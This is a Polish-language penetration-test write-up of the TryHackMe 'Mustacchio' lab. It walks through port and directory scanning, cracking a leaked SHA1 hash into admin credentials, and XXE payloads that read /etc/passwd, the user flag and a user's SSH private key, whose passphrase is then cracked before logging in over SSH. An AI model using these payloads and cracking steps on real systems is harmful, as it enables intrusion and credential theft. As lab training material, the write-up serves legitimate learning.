



## Spis treści

Wnioski i zalecenia.....	2
Treść techniczna.....	3
XML External Entity (XXE).....	6

# Raport z testów bezpieczeństwa

---

Mustacchio

<https://tryhackme.com/room/mustacchio>

- AUDYTOR : Roman Dibrov
- Data : 05.08.2023
- maszyna : Mustacchio

## Wnioski z testów

W aplikacji webowej zidentyfikowano możliwość odczytu plików użytkowników. Praktycznie tego typu podatność może zostać wykorzystana do:

- Odczytu wszystkich danych na stronie
- Dalszych ataków na pliki systemowe
- Ataków na inne hosty
- Wykorzystanie oprogramowania typu "ransomware" do zaszyfrowania danych

## Zalecenia

Jedynym powszechnie używanym zabezpieczeniem jest całkowite wyłączenie ładowania zewnętrznych encji ! Zwykle w danych pobieranych od użytkownika taka funkcja nie jest do niczego potrzebna

---



# Treść techniczna

```
rustscan -a 10.10.10.101 -- sV -sC -A 10.10.10.101 | tee scan.txt
```

```
~/THM > rustscan -a 10.10.10.101 -- sV -sC -A 10.10.10.101 | tee scan.txt
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.101:22
Open 10.10.10.101:80
Open 10.10.10.101:8765
[~] Starting Nmap
[>] The Nmap command to be run is nmap sV -sC -A 10.10.10.101 -vvv -p 22,80,8765 10.10.10.101

Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-05 07:38 UTC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:38
Completed NSE at 07:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:38
Completed NSE at 07:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:38
Completed NSE at 07:38, 0.00s elapsed
Failed to resolve "sV".
Initiating Ping Scan at 07:38
Scanning 2 hosts [2 ports/host]
Completed Ping Scan at 07:38, 0.09s elapsed (2 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 07:38
Completed Parallel DNS resolution of 2 hosts. at 07:38, 0.04s elapsed
DNS resolution of 2 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 2, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 07:38
Scanning 2 hosts [3 ports/host]
Discovered open port 80/tcp on 10.10.10.101
Discovered open port 22/tcp on 10.10.10.101
Discovered open port 8765/tcp on 10.10.10.101
Discovered open port 80/tcp on 10.10.10.101
Discovered open port 22/tcp on 10.10.10.101
Discovered open port 8765/tcp on 10.10.10.101
Completed Connect Scan at 07:38, 0.08s elapsed (6 total ports)
Initiating Service scan at 07:38
Scanning 6 services on 2 hosts
```

```
gobuster dir -u http://10.10.10.101 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,php,html,py -t 20
```

```
~/THM/mustachio > gobuster dir -u http://10.10.10.101 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,php,html,py -t 20

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.101
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: txt,php,html,py
[+] Timeout: 10s

2023/08/05 07:36:43 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 313] [→ http://10.10.10.101/images/]
/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1752]
/contact.html (Status: 200) [Size: 1450]
/about.html (Status: 200) [Size: 3152]
/blog.html (Status: 200) [Size: 3172]
/.php (Status: 403) [Size: 277]
/gallery.html (Status: 200) [Size: 1950]
/custom (Status: 301) [Size: 313] [→ http://10.10.10.101/custom/]
/robots.txt (Status: 200) [Size: 28]
/fonts (Status: 301) [Size: 312] [→ http://10.10.10.101/fonts/]
```

W folderze *custom/js/* znalazłem plik *users.bak*

```
~/Downloads > cat users.bak
♦♦0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b%
~/Downloads > █
```



```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

```
Watchdog: Temperature abort trigger set to 90c
```

```
Host memory required for this attack: 0 MB
```

```
Dictionary cache hit:
```

```
* Filename..: /home/kali/Desktop/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
```

```
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b:bulldog19
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 100 (SHA1)
Hash.Target.....: 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
Time.Started.....: Sat Aug 5 20:44:23 2023 (1 sec)
Time.Estimated...: Sat Aug 5 20:44:24 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/Desktop/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1060.5 kH/s (0.12ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 685056/14344384 (4.78%)
Rejected.....: 0/685056 (0.00%)
Restore.Point....: 684032/14344384 (4.77%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: bulog → brokendream
Hardware.Mon.#1..: Util: 19%
```

```
Started: Sat Aug 5 20:44:11 2023
```


```
Stopped: Sat Aug 5 20:44:25 2023
```

```
admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

```
hashcat -m 100 hash1.txt /home/kali/Desktop/rockyou.txt
```

creds admin:bulldog19

Zalujmy się na stronie 1 0.10.10.101:8765



Po enumeracji strony w burp znalazłem coś ciekawego:

*Barry, you can now SSH in using your key!*

Send Cancel < >

Target: I

### Request

Pretty Raw Hex

```
1 POST /home.php HTTP/1.1
2 Host: 10.10.10.101:8765
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 8
9 Origin: http://10.10.10.101:8765
10 Connection: close
11 Referer: http://10.10.10.101:8765/home.php
12 Cookie: PHPSESSID=d44nbja3q3f6muraluan8c2p6
13 Upgrade-Insecure-Requests: 1
14
15 xml=test
```

### Response

Pretty Raw Hex Render

```
19 sha384-q0JMYsd53ii+sc0/bJGFsiCZc+5NDVN2yr8+0RDqr0Ql0h+rP48ckxlpbKgwra6"
20 crossorigin="anonymous">
21 <link rel="stylesheet" href="assets/css/home.css">
22 <script type="text/javascript">
23 //document.cookie = "Example=/auth/dontforget.bak";
24 function checktarea() {
25     let tbx = document.getElementById("box").value;
26     if (tbx == null || tbx.length == 0) {
27         alert("Insert XML Code!")
28     }
29 }
30 </script>
31 </head>
32 <body>
33
34 <!-- Barry, you can now SSH in using your key!-->
35
36 
37 <nav class="position-fixed top-0 w-100 m-auto ">
38     <ul class="d-flex flex-row align-items-center justify-content-between h-100">
39         <li>
40             AdminPanel
41         </li>
42         <li class="mt-auto mb-auto">
43             <a href="/logout.php">
```

To może być username,ale nie mam ssh




# XML External Entity (XXE) [5.8 MEDIUM]

payload :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]>
<foo>&xxe;</foo>
```

zniszczył stronę admina!!!

Spróbuj odczytać plik .bak z requestu



The screenshot shows a web browser window with two panels: 'Request' and 'Response'. The 'Request' panel shows a GET request to /auth/dontforget.bak. The 'Response' panel shows an XML document with a comment and a paragraph of text.

**Request**

```
1 GET /auth/dontforget.bak HTTP/1.1
2 Host: 10.10.221.168:8765
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 8
9 Origin: http://10.10.221.168:8765
10 Connection: close
11 Referer: http://10.10.221.168:8765/home.php
12 Cookie: PHPSESSID=nitaggd10ith73hfs431vpgrm5
13 Upgrade-Insecure-Requests: 1
14
15 xml=test
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Sat, 05 Aug 2023 18:25:58 GMT
4 Content-Type: application/octet-stream
5 Content-Length: 996
6 Last-Modified: Sat, 12 Jun 2021 15:48:14 GMT
7 Connection: close
8 ETag: "60c4d73e-3e4"
9 Accept-Ranges: bytes
10
11 <?xml version="1.0" encoding="UTF-8"?>
12 <comment>
13   <name>Joe Hamd</name>
14   <author>Barry Clad</author>
15   <com>his paragraph was a waste of time and space. If you had not read this and I
16     had not typed this you and I could've done something more productive than reading
17     this mindlessly and carelessly as if you did not have anything else to do in life.
18     Life is so precious because it is short and you are being so careless that you do
19     not realize it until now since this void paragraph mentions that you are doing
20     something so mindless, so stupid, so careless that you realize that you are not
21     using your time wisely. You could've been playing with your dog, or eating your cat,
22     but no. You want to read this barren paragraph and expect something marvelous and
23     terrific at the end. But since you still do not realize that you are wasting
24     precious time, you still continue to read the null paragraph. If you had not
25     noticed, you have wasted an estimated time of 20 seconds.</com>
26 </comment>
```

Używając XML kodu z requestu dostaje informacje o użytkowniku

Po testach wstrzykiwania kodu : udało się po usunięciu wielu kome ntarzy !!! Spróbuj odczytać plik

/etc/passwd

PAYLOAD:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE barry [<!ENTITY test SYSTEM 'file:///etc/passwd'> ]>
<comment>
  <com>&test;</com>
</comment>
```

Add a comment on the website.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE barry [<!ENTITY test SYSTEM 'file:///etc/passwd'> ]>
<comment>
  <com>&test;</com>
</comment>
```

Submit

Comment Preview:

Name:

Author :

Comment :

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,/,run/systemd/bin/false systemd-network:x:101:103:systemd Network Management,/,run/systemd/netif/bin/false
systemd-resolve:x:102:104:systemd Resolver,/,run/systemd/resolve/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,/,run/systemd/bin/false syslog:x:104:108:/home/syslog/bin/false _apt:x:105:65534:/nonexistent/bin/false bd:x:106:65534:/var/lib/xd
/bin/false messagebus:x:107:111:/var/run/dbus/bin/false uidd:x:108:112:/run/uiddd/bin/false dnsmasq:x:109:65534:dnsmasq,/,var/lib/misc/bin/false sshd:x:110:65534:/var/run/ssh:/usr/sbin/nologin pollinate:x:111:1:/var/cache/pollinate/bin/false
joe:x:1002:1002:/home/joe/bin/bash barry:x:1003:1003:/home/barry/bin/bash
```

znam 2 urzytkowminów

joe:x:1002:1002::/home/joe:/bin/bash

barry:x:1003:1003::/home/barry:/bin/bash Spróbowałem odczytać flagę

Add a comment on the website.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE barry [<!ENTITY test SYSTEM 'file:///home/barry
/user.txt'> ]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&test;</com>
</comment>
```

Submit

Comment Preview:

Name: Joe Hamd

Author : Barry Clad


Comment :

```
62d77a4d5f97d47c5aa38b3b2651b831
```

62d77a4d5f97d47c5aa38b3b2651b831

Po enumeracji plików udało się odczytać klucz RSA urzytkownika barry

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE barry [<!ENTITY test SYSTEM 'file:///home/barry/.ssh/id_rsa'> ]>
<comment>
  <com>&test;</com>
</comment>
```



Craking:

```
ssh2john id_rsa > hash.txt
```

```
john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
```

jest haslo : urieljames

```
ssh -i id_rsa barry@10.10.221.168
```

